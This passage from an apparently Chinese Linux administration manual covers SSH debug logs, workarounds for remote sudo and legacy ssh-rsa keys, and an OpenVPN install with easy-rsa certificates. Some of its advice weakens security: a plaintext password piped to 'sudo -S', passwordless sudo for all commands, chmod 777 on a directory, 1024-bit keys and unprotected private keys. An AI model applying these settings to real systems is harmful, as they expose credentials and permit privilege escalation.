v01@openssh.com,ssh-rsa-cert-v01@openssh.com,ssh-dss-cert-
v01@openssh.com,ssh-rsa-cert-v00@openssh.com,ssh-dss-cert-
v00@openssh.com,ssh-ed25519,ssh-rsa,ssh-dss
debug2: kex_parse_kexinit: aes128-ctr,aes192-ctr,aes256-
ctr,arcfour256,arcfour128,aes128-gcm@openssh.com,aes256-
gcm@openssh.com,chacha20-poly1305@openssh.com,aes128-cbc,3des-
cbc,blowfish-cbc,cast128-cbc,aes192-cbc,aes256-
cbc,arcfour,rijndael-cbc@lysator.liu.se
debug2: kex_parse_kexinit: aes128-ctr,aes192-ctr,aes256-
ctr,arcfour256,arcfour128,aes128-gcm@openssh.com,aes256-
```

```
gcm@openssh.com,chacha20-poly1305@openssh.com,aes128-cbc,3des-
cbc,blowfish-cbc,cast128-cbc,aes192-cbc,aes256-
cbc,arcfour,rijndael-cbc@lysator.liu.se
debug2: kex_parse_kexinit: hmac-md5-etm@openssh.com,hmac-sha1-
etm@openssh.com,umac-64-etm@openssh.com,umac-128-
etm@openssh.com,hmac-sha2-256-etm@openssh.com,hmac-sha2-512-
etm@openssh.com,hmac-ripemd160-etm@openssh.com,hmac-sha1-96-
etm@openssh.com,hmac-md5-96-etm@openssh.com,hmac-md5,hmac-
sha1,umac-64@openssh.com,umac-128@openssh.com,hmac-sha2-
256,hmac-sha2-512,hmac-ripemd160,hmac-
ripemd160@openssh.com,hmac-sha1-96,hmac-md5-96
debug2: kex_parse_kexinit: hmac-md5-etm@openssh.com,hmac-sha1-
etm@openssh.com,umac-64-etm@openssh.com,umac-128-
etm@openssh.com,hmac-sha2-256-etm@openssh.com,hmac-sha2-512-
etm@openssh.com,hmac-ripemd160-etm@openssh.com,hmac-sha1-96-
etm@openssh.com,hmac-md5-96-etm@openssh.com,hmac-md5,hmac-
sha1,umac-64@openssh.com,umac-128@openssh.com,hmac-sha2-
256,hmac-sha2-512,hmac-ripemd160,hmac-
ripemd160@openssh.com,hmac-sha1-96,hmac-md5-96
debug2: kex_parse_kexinit: none,zlib@openssh.com,zlib
debug2: kex_parse_kexinit: none,zlib@openssh.com,zlib
debug2: kex_parse_kexinit:
debug2: kex_parse_kexinit:
debug2: kex_parse_kexinit: first_kex_follows 0
debug2: kex_parse_kexinit: reserved 0
debug2: kex_parse_kexinit: ecdh-sha2-nistp256,ecdh-sha2-
nistp384,ecdh-sha2-nistp521,diffie-hellman-group-exchange-
sha256,diffie-hellman-group14-sha1
debug2: kex_parse_kexinit: ssh-rsa,ssh-dss,ecdsa-sha2-
nistp256,ssh-ed25519
debug2: kex_parse_kexinit: aes128-ctr,aes192-ctr,aes256-
ctr,aes128-gcm@openssh.com,aes256-gcm@openssh.com,chacha20-
poly1305@openssh.com
debug2: kex_parse_kexinit: aes128-ctr,aes192-ctr,aes256-
ctr,aes128-gcm@openssh.com,aes256-gcm@openssh.com,chacha20-
poly1305@openssh.com
debug2: kex_parse_kexinit: umac-64-etm@openssh.com,umac-128-
etm@openssh.com,hmac-sha2-256-etm@openssh.com,hmac-sha2-512-
etm@openssh.com,hmac-sha1-etm@openssh.com,umac-
64@openssh.com,umac-128@openssh.com,hmac-sha2-256,hmac-sha2-
512,hmac-sha1
debug2: kex_parse_kexinit: umac-64-etm@openssh.com,umac-128-
etm@openssh.com,hmac-sha2-256-etm@openssh.com,hmac-sha2-512-
etm@openssh.com,hmac-sha1-etm@openssh.com,umac-
64@openssh.com,umac-128@openssh.com,hmac-sha2-256,hmac-sha2-
```

```
512,hmac-sha1
debug2: kex_parse_kexinit: none,zlib@openssh.com
debug2: kex_parse_kexinit: none,zlib@openssh.com
debug2: kex_parse_kexinit:
debug2: kex_parse_kexinit:
debug2: kex_parse_kexinit: first_kex_follows 0
debug2: kex_parse_kexinit: reserved 0
debug2: mac_setup: setup hmac-sha1-etm@openssh.com
debug1: kex: server->client aes128-ctr hmac-sha1-
etm@openssh.com none
debug2: mac_setup: setup hmac-sha1-etm@openssh.com
debug1: kex: client->server aes128-ctr hmac-sha1-
etm@openssh.com none
debug1: sending SSH2_MSG_KEX_ECDH_INIT
debug1: expecting SSH2_MSG_KEX_ECDH_REPLY
debug1: Server host key: ECDSA
13:b8:f4:3e:67:27:51:d2:ce:40:97:17:83:89:9d:38
debug1: Host '58.96.18.16' is known and matches the ECDSA host
key.
debug1: Found key in /root/.ssh/known_hosts:37
debug1: ssh_ecdsa_verify: signature correct
debug2: kex_derive_keys
debug2: set_newkeys: mode 1
debug1: SSH2_MSG_NEWKEYS sent
debug1: expecting SSH2_MSG_NEWKEYS
debug2: set_newkeys: mode 0
debug1: SSH2_MSG_NEWKEYS received
debug1: Roaming not allowed by server
debug1: SSH2_MSG_SERVICE_REQUEST sent
debug2: service_accept: ssh-userauth
debug1: SSH2_MSG_SERVICE_ACCEPT received
debug2: key: /root/.ssh/id_rsa (0x7fbd8e43e0a0),
debug2: key: /root/.ssh/id_dsa ((nil)),
debug2: key: /root/.ssh/id_ecdsa ((nil)),
debug2: key: /root/.ssh/id_ed25519 ((nil)),
debug1: Authentications that can continue:
publickey,password,keyboard-interactive
debug1: Next authentication method: publickey
debug1: Offering RSA public key: /root/.ssh/id_rsa
debug2: we sent a publickey packet, wait for reply
Connection closed by 58.96.18.16
```

-vvv

```
# ssh -vvv administrator@58.96.18.16
OpenSSH_6.6, OpenSSL 1.0.1e-fips 11 Feb 2013
debug1: Reading configuration data /etc/ssh/ssh_config
debug2: ssh_connect: needpriv 0
debug1: Connecting to 58.96.18.16 [58.96.18.16] port 22.
debug1: Connection established.
debug1: permanently_set_uid: 0/0
debug3: Incorrect RSA1 identifier
debug3: Could not load "/root/.ssh/id_rsa" as a RSA1 public key
debug1: identity file /root/.ssh/id_rsa type 1
debug1: identity file /root/.ssh/id_rsa-cert type -1
debug1: identity file /root/.ssh/id_dsa type -1
debug1: identity file /root/.ssh/id_dsa-cert type -1
debug1: identity file /root/.ssh/id_ecdsa type -1
debug1: identity file /root/.ssh/id_ecdsa-cert type -1
debug1: identity file /root/.ssh/id_ed25519 type -1
debug1: identity file /root/.ssh/id_ed25519-cert type -1
debug1: Enabling compatibility mode for protocol 2.0
debug1: Local version string SSH-2.0-OpenSSH_6.6
debug1: Remote protocol version 2.0, remote software version
OpenSSH_6.7
debug1: match: OpenSSH_6.7 pat OpenSSH* compat 0x04000000
debug2: fd 3 setting O_NONBLOCK
debug3: load_hostkeys: loading entries for host "58.96.18.16"
from file "/root/.ssh/known_hosts"
debug3: load_hostkeys: found key type ECDSA in file
/root/.ssh/known_hosts:37
debug3: load_hostkeys: loaded 1 keys
debug3: order_hostkeyalgs: prefer hostkeyalgs: ecdsa-sha2-
nistp256-cert-v01@openssh.com,ecdsa-sha2-nistp384-cert-
v01@openssh.com,ecdsa-sha2-nistp256,ecdsa-sha2-nistp384
debug1: SSH2_MSG_KEXINIT sent
debug1: SSH2_MSG_KEXINIT received
debug2: kex_parse_kexinit: curve25519-sha256@libssh.org,ecdh-
sha2-nistp256,ecdh-sha2-nistp384,diffie-hellman-group-exchange-
sha256,diffie-hellman-group-exchange-sha1,diffie-hellman-
group14-sha1,diffie-hellman-group1-sha1
debug2: kex_parse_kexinit: ecdsa-sha2-nistp256-cert-
v01@openssh.com,ecdsa-sha2-nistp384-cert-v01@openssh.com,ecdsa-
sha2-nistp256,ecdsa-sha2-nistp384,ssh-ed25519-cert-
```

```
v01@openssh.com,ssh-rsa-cert-v01@openssh.com,ssh-dss-cert-
v01@openssh.com,ssh-rsa-cert-v00@openssh.com,ssh-dss-cert-
v00@openssh.com,ssh-ed25519,ssh-rsa,ssh-dss
debug2: kex_parse_kexinit: aes128-ctr,aes192-ctr,aes256-
ctr,arcfour256,arcfour128,aes128-gcm@openssh.com,aes256-
gcm@openssh.com,chacha20-poly1305@openssh.com,aes128-cbc,3des-
cbc,blowfish-cbc,cast128-cbc,aes192-cbc,aes256-
cbc,arcfour,rijndael-cbc@lysator.liu.se
debug2: kex_parse_kexinit: aes128-ctr,aes192-ctr,aes256-
ctr,arcfour256,arcfour128,aes128-gcm@openssh.com,aes256-
gcm@openssh.com,chacha20-poly1305@openssh.com,aes128-cbc,3des-
cbc,blowfish-cbc,cast128-cbc,aes192-cbc,aes256-
cbc,arcfour,rijndael-cbc@lysator.liu.se
debug2: kex_parse_kexinit: hmac-md5-etm@openssh.com,hmac-sha1-
etm@openssh.com,umac-64-etm@openssh.com,umac-128-
etm@openssh.com,hmac-sha2-256-etm@openssh.com,hmac-sha2-512-
etm@openssh.com,hmac-ripemd160-etm@openssh.com,hmac-sha1-96-
etm@openssh.com,hmac-md5-96-etm@openssh.com,hmac-md5,hmac-
sha1,umac-64@openssh.com,umac-128@openssh.com,hmac-sha2-
256,hmac-sha2-512,hmac-ripemd160,hmac-
ripemd160@openssh.com,hmac-sha1-96,hmac-md5-96
debug2: kex_parse_kexinit: hmac-md5-etm@openssh.com,hmac-sha1-
etm@openssh.com,umac-64-etm@openssh.com,umac-128-
etm@openssh.com,hmac-sha2-256-etm@openssh.com,hmac-sha2-512-
etm@openssh.com,hmac-ripemd160-etm@openssh.com,hmac-sha1-96-
etm@openssh.com,hmac-md5-96-etm@openssh.com,hmac-md5,hmac-
sha1,umac-64@openssh.com,umac-128@openssh.com,hmac-sha2-
256,hmac-sha2-512,hmac-ripemd160,hmac-
ripemd160@openssh.com,hmac-sha1-96,hmac-md5-96
debug2: kex_parse_kexinit: none,zlib@openssh.com,zlib
debug2: kex_parse_kexinit: none,zlib@openssh.com,zlib
debug2: kex_parse_kexinit:
debug2: kex_parse_kexinit:
debug2: kex_parse_kexinit: first_kex_follows 0
debug2: kex_parse_kexinit: reserved 0
debug2: kex_parse_kexinit: ecdh-sha2-nistp256,ecdh-sha2-
nistp384,ecdh-sha2-nistp521,diffie-hellman-group-exchange-
sha256,diffie-hellman-group14-sha1
debug2: kex_parse_kexinit: ssh-rsa,ssh-dss,ecdsa-sha2-
nistp256,ssh-ed25519
debug2: kex_parse_kexinit: aes128-ctr,aes192-ctr,aes256-
ctr,aes128-gcm@openssh.com,aes256-gcm@openssh.com,chacha20-
poly1305@openssh.com
debug2: kex_parse_kexinit: aes128-ctr,aes192-ctr,aes256-
ctr,aes128-gcm@openssh.com,aes256-gcm@openssh.com,chacha20-
```

```
poly1305@openssh.com
debug2: kex_parse_kexinit: umac-64-etm@openssh.com,umac-128-
etm@openssh.com,hmac-sha2-256-etm@openssh.com,hmac-sha2-512-
etm@openssh.com,hmac-sha1-etm@openssh.com,umac-
64@openssh.com,umac-128@openssh.com,hmac-sha2-256,hmac-sha2-
512,hmac-sha1
debug2: kex_parse_kexinit: umac-64-etm@openssh.com,umac-128-
etm@openssh.com,hmac-sha2-256-etm@openssh.com,hmac-sha2-512-
etm@openssh.com,hmac-sha1-etm@openssh.com,umac-
64@openssh.com,umac-128@openssh.com,hmac-sha2-256,hmac-sha2-
512,hmac-sha1
debug2: kex_parse_kexinit: none,zlib@openssh.com
debug2: kex_parse_kexinit: none,zlib@openssh.com
debug2: kex_parse_kexinit:
debug2: kex_parse_kexinit:
debug2: kex_parse_kexinit: first_kex_follows 0
debug2: kex_parse_kexinit: reserved 0
debug2: mac_setup: setup hmac-sha1-etm@openssh.com
debug1: kex: server->client aes128-ctr hmac-sha1-
etm@openssh.com none
debug2: mac_setup: setup hmac-sha1-etm@openssh.com
debug1: kex: client->server aes128-ctr hmac-sha1-
etm@openssh.com none
debug1: sending SSH2_MSG_KEX_ECDH_INIT
debug1: expecting SSH2_MSG_KEX_ECDH_REPLY
debug1: Server host key: ECDSA
13:b8:f4:3e:67:27:51:d2:ce:40:97:17:83:89:9d:38
debug3: load_hostkeys: loading entries for host "58.96.18.16"
from file "/root/.ssh/known_hosts"
debug3: load_hostkeys: found key type ECDSA in file
/root/.ssh/known_hosts:37
debug3: load_hostkeys: loaded 1 keys
debug1: Host '58.96.18.16' is known and matches the ECDSA host
key.
debug1: Found key in /root/.ssh/known_hosts:37
debug1: ssh_ecdsa_verify: signature correct
debug2: kex_derive_keys
debug2: set_newkeys: mode 1
debug1: SSH2_MSG_NEWKEYS sent
debug1: expecting SSH2_MSG_NEWKEYS
debug2: set_newkeys: mode 0
debug1: SSH2_MSG_NEWKEYS received
debug1: Roaming not allowed by server
debug1: SSH2_MSG_SERVICE_REQUEST sent
debug2: service_accept: ssh-userauth
```

```
debug1: SSH2_MSG_SERVICE_ACCEPT received
debug2: key: /root/.ssh/id_rsa (0x7f7c909340a0),
debug2: key: /root/.ssh/id_dsa ((nil)),
debug2: key: /root/.ssh/id_ecdsa ((nil)),
debug2: key: /root/.ssh/id_ed25519 ((nil)),
debug1: Authentications that can continue:
publickey,password,keyboard-interactive
debug3: start over, passed a different list
publickey,password,keyboard-interactive
debug3: preferred publickey,keyboard-interactive,password
debug3: authmethod_lookup publickey
debug3: remaining preferred: keyboard-interactive,password
debug3: authmethod_is_enabled publickey
debug1: Next authentication method: publickey
debug1: Offering RSA public key: /root/.ssh/id_rsa
debug3: send_pubkey_test
debug2: we sent a publickey packet, wait for reply
Connection closed by 58.96.18.16
```

远程执行 sudo 提示密码

```
[gitlab-runner@gitlab api.sfzito.com]$ ssh www@192.168.40.10
"sudo ls"
Warning: Permanently added '192.168.40.10' (ECDSA) to the list
of known hosts.
sudo: a terminal is required to read the password; either use
the -S option to read from standard input or configure an
askpass helper
```

解决方案一

```
ssh -t admin@remotehost "echo <yourpassword> |sudo -S
<yourcommand>"
```

解决方案二

```
cat > /etc/sudoers.d/www <<-EOF
www    ALL=(ALL)    NOPASSWD: ALL
EOF
```

Unable to negotiate with 47.97.19.5 port 60022: no matching host key type found. Their offer: ssh-dss,ssh-rsa

解决方案一，增加参数 HostKeyAlgorithms 和 PubkeyAcceptedKeyTypes

```
neo@MacBook-Pro-M2 ~ % ssh -o HostKeyAlgorithms=+ssh-rsa -o
PubkeyAcceptedKeyTypes=+ssh-rsa root@ssh.netkiller.cn
```

解决方案二，加入配置文件 ~/.ssh/config

```
neo@MacBook-Pro-M2 ~ % cat ~/.ssh/config
Host *
        Hostname        47.97.19.15
        User            root
        IdentityFile    ~/.ssh/id_rsa
        # fixup for openssh 8.8
        HostKeyAlgorithms +ssh-rsa
        PubkeyAcceptedKeyTypes +ssh-rsa
```

正常登陆即可

```
neo@MacBook-Pro-M2 ~ % ssh root@ssh.netkiller.cn
```

注意 Host * 会影响全局，所以建议设置

```
neo@MacBook-Pro-M2 ensd-fscs % cat ~/.ssh/config
Host ssh.netkiller.cn
        Hostname        ssh.netkiller.cn
        User            netkiller
        IdentityFile    ~/.ssh/id_rsa
        # fixup for openssh 8.8
        HostKeyAlgorithms +ssh-rsa
        PubkeyAcceptedKeyTypes +ssh-rsa
```

第 33 章 VPN (Virtual Private Network)

1. OpenVPN (openvpn - Virtual Private Network daemon)



http://openvpn.net/

安装 OpenVPN Server

源码安装

过程 33.1. OpenVPN 编译安装步骤

1. 安装liblzo,libssl支持库

```
netkiller@neo:~$ sudo apt-get install liblzo-dev
netkiller@neo:~$ sudo apt-get install libssl-dev
```

2. 取得安装包

```
netkiller@neo:/usr/local$ sudo chmod 777 /usr/local/src/
netkiller@neo:~$ cd /usr/local/src/
netkiller@neo:/usr/local/src$ wget
http://openvpn.net/release/openvpn-2.0.9.tar.gz
netkiller@neo:/usr/local/src$ tar zxvf openvpn-2.0.9.tar.gz
netkiller@neo:/usr/local/src$ cd openvpn-2.0.9/
netkiller@neo:/usr/local/src/openvpn-2.0.9$
```

3. 编译安装

```
netkiller@neo:/usr/local/src/openvpn-2.0.9$ ./configure --
prefix=/usr/local/openvpn-2.0.9 --enable-pthread
netkiller@neo:/usr/local/src/openvpn-2.0.9$ make
netkiller@neo:/usr/local/src/openvpn-2.0.9$ sudo make
install
```

4. 配置文件

```
netkiller@neo:/usr/local/src/openvpn-2.0.9$ sudo ln -s
/usr/local/openvpn-2.0.9/ /usr/local/openvpn
netkiller@neo:/usr/local/src/openvpn-2.0.9$ cd
/usr/local/openvpn
netkiller@neo:/usr/local/openvpn$ sudo mkdir etc
netkiller@neo:/usr/local/openvpn$ sudo mkdir log
netkiller@neo:/usr/local/openvpn$ sudo vi etc/openvpn.conf
```

例 33.1. openvpn.conf

```

```

sudo cp ca.crt dh1024.pem server.crt server.key /usr/local/openvpn/etc/

5. 创建证书

修改vars文件的环境变量

```
netkiller@neo:/usr/share/openvpn$ sudo vi vars
export KEY_COUNTRY=CN
export KEY_PROVINCE=GD
export KEY_CITY=Shenzhen
export KEY_ORG=http://netkiller.sourceforge.net/
```

```
export KEY_EMAIL=netkiller@msn.com
```

```
netkiller@neo:/usr/local/openvpn$ cd /usr/share/openvpn/
netkiller@neo:/usr/share/openvpn$

netkiller@neo:~/openvpn-2.1_rc1/easy-rsa/2.0$ sudo make
install DESTDIR=/usr/share/openvpn
install -c --directory "/usr/share/openvpn/"
install -c --mode=0755 build-* "/usr/share/openvpn/"
install -c --mode=0755 clean-all list-crl inherit-inter
pkitool revoke-full sign-req whichopensslcnf
"/usr/share/openvpn/"
install -c --mode=0644 openssl-0.9.6.cnf openssl.cnf README
vars "/usr/share/openvpn/"
netkiller@neo:~/openvpn-2.1_rc1/easy-rsa/2.0$

netkiller@neo:/usr/share/openvpn$ sudo chmod +x vars
netkiller@neo:/usr/share/openvpn$
netkiller@neo:/usr/share/openvpn$ sudo ./clean-all

netkiller@neo:/usr/share/openvpn$ sudo ./build-ca
netkiller@neo:/usr/share/openvpn$ sudo ./build-key-server
server
netkiller@neo:/usr/share/openvpn$ sudo ./build-key client1

netkiller@neo:/usr/share/openvpn$ sudo mkdir /etc/openvpn
netkiller@neo:/usr/share/openvpn$ cd /etc/openvpn/
netkiller@neo:/etc/openvpn$ sudo vi server.ovpn
netkiller@neo:/etc/openvpn$ sudo cp
/usr/share/openvpn/keys/dh1024.pem .
netkiller@neo:/etc/openvpn$ sudo cp
/usr/share/openvpn/keys/server.crt .
netkiller@neo:/etc/openvpn$ sudo cp
/usr/share/openvpn/keys/server.key .
netkiller@neo:/etc/openvpn$ sudo cp
/usr/share/openvpn/keys/ca.crt .

root@neo:/home/netkiller/openvpn-2.1_rc1/sample-config-
files# cp * /etc/openvpn/
root@neo:/home/netkiller/openvpn-2.1_rc1/sample-config-
files# cd /etc/openvpn/
```

```
```

6. 启动

```
/usr/local/openvpn/sbin/openvpn --config
/usr/local/openvpn/etc/openvpn.conf
```

7. Script

/etc/init.d/openvpn

```
#!/bin/bash
# vpn init file for OpenVPN
#
# chkconfig: - 100 100
# description: OpenVPN is a full-featured SSL VPN solution
which can accomodate a wide range of configurations,
#                                 including remote access,
site-to-site VPNs, WiFi security,
#                                 and enterprise-scale remote
access solutions with load balancing, failover,
#                                 and fine-grained access-
controls
#                                 as it is designed and
optimized for high performance environments.
# author: Neo Chen<netkiller@msn.com>
#
# processname: $PROG
# config:
# pidfile: /var/run/openvpn

# source function library
. /etc/init.d/functions

PREFIX=/usr/local/openvpn
PROG=$PREFIX/sbin/openvpn
```

```
OPTIONS="-f /usr/local/openvpn/etc/openvpn.conf"
USER=daemon
RETVAL=0
prog="openvpn"

start() {
        echo -n $"Starting $prog: "
        if [ $UID -ne 0 ]; then
                RETVAL=1
                failure
        else
                daemon --user=$USER $PROG $OPTIONS
                RETVAL=$?
                [ $RETVAL -eq 0 ] && touch
/var/lock/subsys/openvpn
        fi;
        echo
        return $RETVAL
}

stop() {
        echo -n $"Stopping $prog: "
        if [ $UID -ne 0 ]; then
                RETVAL=1
                failure
        else
                killproc $PROG
                RETVAL=$?
                [ $RETVAL -eq 0 ] && rm -f
/var/lock/subsys/openvpn
        fi;
        echo
        return $RETVAL
}

reload(){
        echo -n $"Reloading $prog: "
        killproc $PROG -HUP
        RETVAL=$?
        echo
        return $RETVAL
}

restart(){
        stop
```

```
        start
}

condrestart(){
    [ -e /var/lock/subsys/openvpn ] && restart
    return 0
}

case "$1" in
  start)
        start
        ;;
  stop)
        stop
        ;;
  restart)
        restart
        ;;
  reload)
        reload
        ;;
  condrestart)
        condrestart
        ;;
  status)
        status openvpn
        RETVAL=$?
        ;;
  *)
        echo $"Usage: $0
{start|stop|status|restart|condrestart|reload}"
        RETVAL=1
esac

exit $RETVAL
```

添加x权限

```
sudo chmod +x /etc/init.d/openvpn
```

```
```

Ubuntu

Ubuntu/Debian 环境安装

过程 33.2. Openvpn Server 安装步骤

- 相关软件包

```
netkiller@shenzhen:~$ apt-cache search openvpn
carpaltunnel - Configuration helper for OpenVPN
kvpnc - vpn clients frontend for KDE
network-manager-openvpn - network management framework
(OpenVPN plugin)
openvpn - Virtual Private Network daemon
tunneldigger - Configures OpenVPN tunnel networks
tunneldigger-utils - Utilities for TunnelDigger-configured
OpenVPN tunnels
You have new mail in /var/mail/netkiller
netkiller@shenzhen:~$
```

This is for Dapper ubuntu and openvpn

```
netkiller@shenzhen:~$ sudo apt-get install openvpn
```

- config file

  /etc/openvpn/

- share

  /usr/share/openvpn/

- doc

  /usr/share/doc/openvpn/

- example

  /usr/share/doc/openvpn/examples/

create keys for the server

过程 33.3. CREATE KEYS FOR THE SERVER AND THE CLIENTS

1. Change to the directory /usr/share/doc/openvpn/examples/easy-rsa/2.0

```
netkiller@shenzhen:~$ cd
/usr/share/doc/openvpn/examples/easy-rsa/2.0
netkiller@shenzhen:/usr/share/doc/openvpn/examples/easy-
rsa/2.0$ ls
build-ca  build-dh  build-inter  build-key  build-key-pass
build-key-pkcs12  build-key-server  build-req  build-req-
pass  clean-all  inherit-inter  list-crl  Makefile
openssl-0.9.6.cnf.gz  openssl.cnf  pkitool  README.gz
revoke-full  sign-req  vars  whichopensslcnf
```

backup vars to vars.original

```
sudo cp vars vars.original
```

vi vars and change with you

```
export KEY_COUNTRY="CN"
export KEY_PROVINCE="GD"
export KEY_CITY="Shenzhen"
export KEY_ORG="http://netkiller.sourceforge.net/"
```

```
export KEY_EMAIL="netkiller@msn.com"
```

type the commands

- vars
- clean-all
- build-ca
- build-key-server server
- build-key client1
- build-dh

2. vars and clean-all

```
netkiller@shenzhen:/usr/share/doc/openvpn/examples/easy-
rsa/2.0$ source ./vars
NOTE: If you run ./clean-all, I will be doing a rm -rf on
/usr/share/doc/openvpn/examples/easy-rsa/2.0/keys
netkiller@shenzhen:/usr/share/doc/openvpn/examples/easy-
rsa/2.0$ ./clean-all

$ sudo mkdir keys
$ sudo chown neo.neo keys
```

3. build-ca

```
netkiller@shenzhen:/usr/share/doc/openvpn/examples/easy-
rsa/2.0$ ./build-ca
Generating a 1024 bit RSA private key
.........................++++++
.............++++++
writing new private key to 'ca.key'
```

```
-----
You are about to be asked to enter information that will be
incorporated
into your certificate request.
What you are about to enter is what is called a
Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [CN]:
State or Province Name (full name) [GD]:
Locality Name (eg, city) [Shenzhen]:
Organization Name (eg, company) [http://vpn.netkiller.cn]:
Organizational Unit Name (eg, section) []:
Common Name (eg, your name or your server's hostname)
[http://vpn.netkiller.cn CA]:
Email Address [netkiller@msn.com]:
```

4. build-key-server server

   You will have to answer the same questions above. It will ask you for a password, I suggest you don't put a password when it ask.

```
netkiller@shenzhen:/usr/share/doc/openvpn/examples/easy-
rsa/2.0$ ./build-key-server server
Generating a 1024 bit RSA private key
.....................................++++++
.....................................++++++
writing new private key to 'server.key'
-----
You are about to be asked to enter information that will be
incorporated
into your certificate request.
What you are about to enter is what is called a
Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [CN]:
```

```
State or Province Name (full name) [GD]:
Locality Name (eg, city) [Shenzhen]:
Organization Name (eg, company) [http://vpn.netkiller.cn]:
Organizational Unit Name (eg, section) []:
Common Name (eg, your name or your server's hostname)
[server]:
Email Address [netkiller@msn.com]:

Please enter the following 'extra' attributes
to be sent with your certificate request
A challenge password []:
An optional company name []:
Using configuration from
/usr/share/doc/openvpn/examples/easy-rsa/2.0/openssl.cnf
Check that the request matches the signature
Signature ok
The Subject's Distinguished Name is as follows
countryName           :PRINTABLE:'CN'
stateOrProvinceName   :PRINTABLE:'GD'
localityName          :PRINTABLE:'Shenzhen'
organizationName      :PRINTABLE:'http://vpn.netkiller.cn'
commonName            :PRINTABLE:'server'
emailAddress          :IA5STRING:'netkiller@msn.com'
Certificate is to be certified until Nov 10 18:09:52 2017
GMT (3650 days)
Sign the certificate? [y/n]:y


1 out of 1 certificate requests certified, commit? [y/n]y
Write out database with 1 new entries
Data Base Updated
```

enter yes to sign the certificate.

5. build-dh

```
# ./build-dh
Generating DH parameters, 1024 bit long safe prime,
generator 2
This is going to take a long time
.......................+.............................+..
```

```
.....................................................+........
.....................................................+........
.....................+...............................+........
.....................+...............................+........
.........+...........................+.....................
.....................+...............................+........
.....................+...............................+........
..........+.....................+.....................+........
..........+.....................+.....................+........
..+.....................+.....................+.....+........
...+.................+.....+.....+.....+.....+.....+........
.....................+.....+.....+.....+.....+.....+........
.....................+.....+.....+.....+.....+.....+........
.....................+.....+.....+.....+.....+.....+........
.....+...........+.....+.....+.....+.....+.....+.....+........
.....+...........+.....+.....+.....+.....+.....+.....+........
.....+...........+.....
```

```
incorporated
into your certificate request.
What you are about to enter is what is called a
Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [CN]:
State or Province Name (full name) [GD]:
Locality Name (eg, city) [Shenzhen]:
Organization Name (eg, company) [http://vpn.netkiller.cn]:
Organizational Unit Name (eg, section) []:
Common Name (eg, your name or your server's hostname)
[client1]:
Email Address [netkiller@msn.com]:

Please enter the following 'extra' attributes
to be sent with your certificate request
A challenge password []:
An optional company name []:
Using configuration from
/usr/share/doc/openvpn/examples/easy-rsa/2.0/openssl.cnf
Check that the request matches the signature
Signature ok
The Subject's Distinguished Name is as follows
countryName           :PRINTABLE:'CN'
stateOrProvinceName   :PRINTABLE:'GD'
localityName          :PRINTABLE:'Shenzhen'
organizationName      :PRINTABLE:'http://vpn.netkiller.cn'
commonName            :PRINTABLE:'client1'
emailAddress          :IA5STRING:'netkiller@msn.com'
Certificate is to be certified until Nov 10 18:15:39 2017
GMT (3650 days)
Sign the certificate? [y/n]:y


1 out of 1 certificate requests certified, commit? [y/n]y
Write out database with 1 new entries
Data Base Updated
```

And once again you will need to answer the questions above. I still don't recommend you putting a password as it can cause problems when I have tried.

注意在进入 Common Name (eg, your name or your server's hostname) []: 的输入时, 每个证书输入的名字必须不同.

2. All the files you just generated are located in /usr/share/doc/openvpn/examples/easy-rsa/2.0/keys

   If you do a list command in the keys folder you should have something like:

```
netkiller@shenzhen:/usr/share/doc/openvpn/examples/easy-
rsa/2.0$ ls keys/
01.pem  ca.crt  client1.crt  client1.key  index.txt
index.txt.attr.old  serial      server.crt  server.key
02.pem  ca.key  client1.csr  dh1024.pem   index.txt.attr
index.txt.old       serial.old  server.csr
```

   Copy the files ca.crt, ca.key, dh1024.pem, server.crt, and server.key to the /etc/openvpn/keys

```
netkiller@shenzhen:/usr/share/doc/openvpn/examples/easy-
rsa/2.0$ cd keys/
netkiller@shenzhen:/usr/share/doc/openvpn/examples/easy-
rsa/2.0/keys$ sudo cp keys/ca.key keys/ca.crt
keys/dh1024.pem keys/server.key keys/server.crt
/etc/openvpn/
```

   We will worry about the client files after we configure the client config file.

3. CONFIGURE THE SERVER

Change to the directory /usr/share/doc/openvpn/examples/sample-config-files

```
netkiller@shenzhen:/usr/share/doc/openvpn/examples/sample-
config-files$ sudo gunzip server.conf.gz
netkiller@shenzhen:/usr/share/doc/openvpn/examples/sample-
config-files$ sudo cp server.conf /etc/openvpn/
netkiller@shenzhen:/usr/share/doc/openvpn/examples/sample-
config-files$ cd /etc/openvpn/
netkiller@shenzhen:/etc/openvpn$
```

为用户添加路由

push "route 192.168.1.0 255.255.255.0"

例 33.2. server.conf

```
##############################################
# Sample OpenVPN 2.0 config file for         #
# multi-client server.                       #
#                                            #
# This file is for the server side           #
# of a many-clients <-> one-server           #
# OpenVPN configuration.                     #
#                                            #
# OpenVPN also supports                      #
# single-machine <-> single-machine          #
# configurations (See the Examples page      #
# on the web site for more info).            #
#                                            #
# This config should work on Windows         #
# or Linux/BSD systems.  Remember on         #
# Windows to quote pathnames and use         #
# double backslashes, e.g.:                  #
# "C:\\Program Files\\OpenVPN\\config\\foo.key" #
#                                            #
# Comments are preceded with '#' or ';'      #
##############################################
```

```
# Which local IP address should OpenVPN
# listen on? (optional)
;local a.b.c.d
;local 192.168.1.7

# Which TCP/UDP port should OpenVPN listen on?
# If you want to run multiple OpenVPN instances
# on the same machine, use a different port
# number for each one.  You will need to
# open up this port on your firewall.
port 1194

# TCP or UDP server?
;proto tcp
proto udp

# "dev tun" will create a routed IP tunnel,
# "dev tap" will create an ethernet tunnel.
# Use "dev tap0" if you are ethernet bridging
# and have precreated a tap0 virtual interface
# and bridged it with your ethernet interface.
# If you want to control access policies
# over the VPN, you must create firewall
# rules for the the TUN/TAP interface.
# On non-Windows systems, you can give
# an explicit unit number, such as tun0.
# On Windows, use "dev-node" for this.
# On most systems, the VPN will not function
# unless you partially or fully disable
# the firewall for the TUN/TAP interface.
;dev tap
dev tun

# Windows needs the TAP-Win32 adapter name
# from the Network Connections panel if you
# have more than one.  On XP SP2 or higher,
# you may need to selectively disable the
# Windows firewall for the TAP adapter.
# Non-Windows systems usually don't need this.
;dev-node MyTap

# SSL/TLS root certificate (ca), certificate
# (cert), and private key (key).  Each client
# and the server must have their own cert and
```

```
# key file.  The server and all clients will
# use the same ca file.
#
# See the "easy-rsa" directory for a series
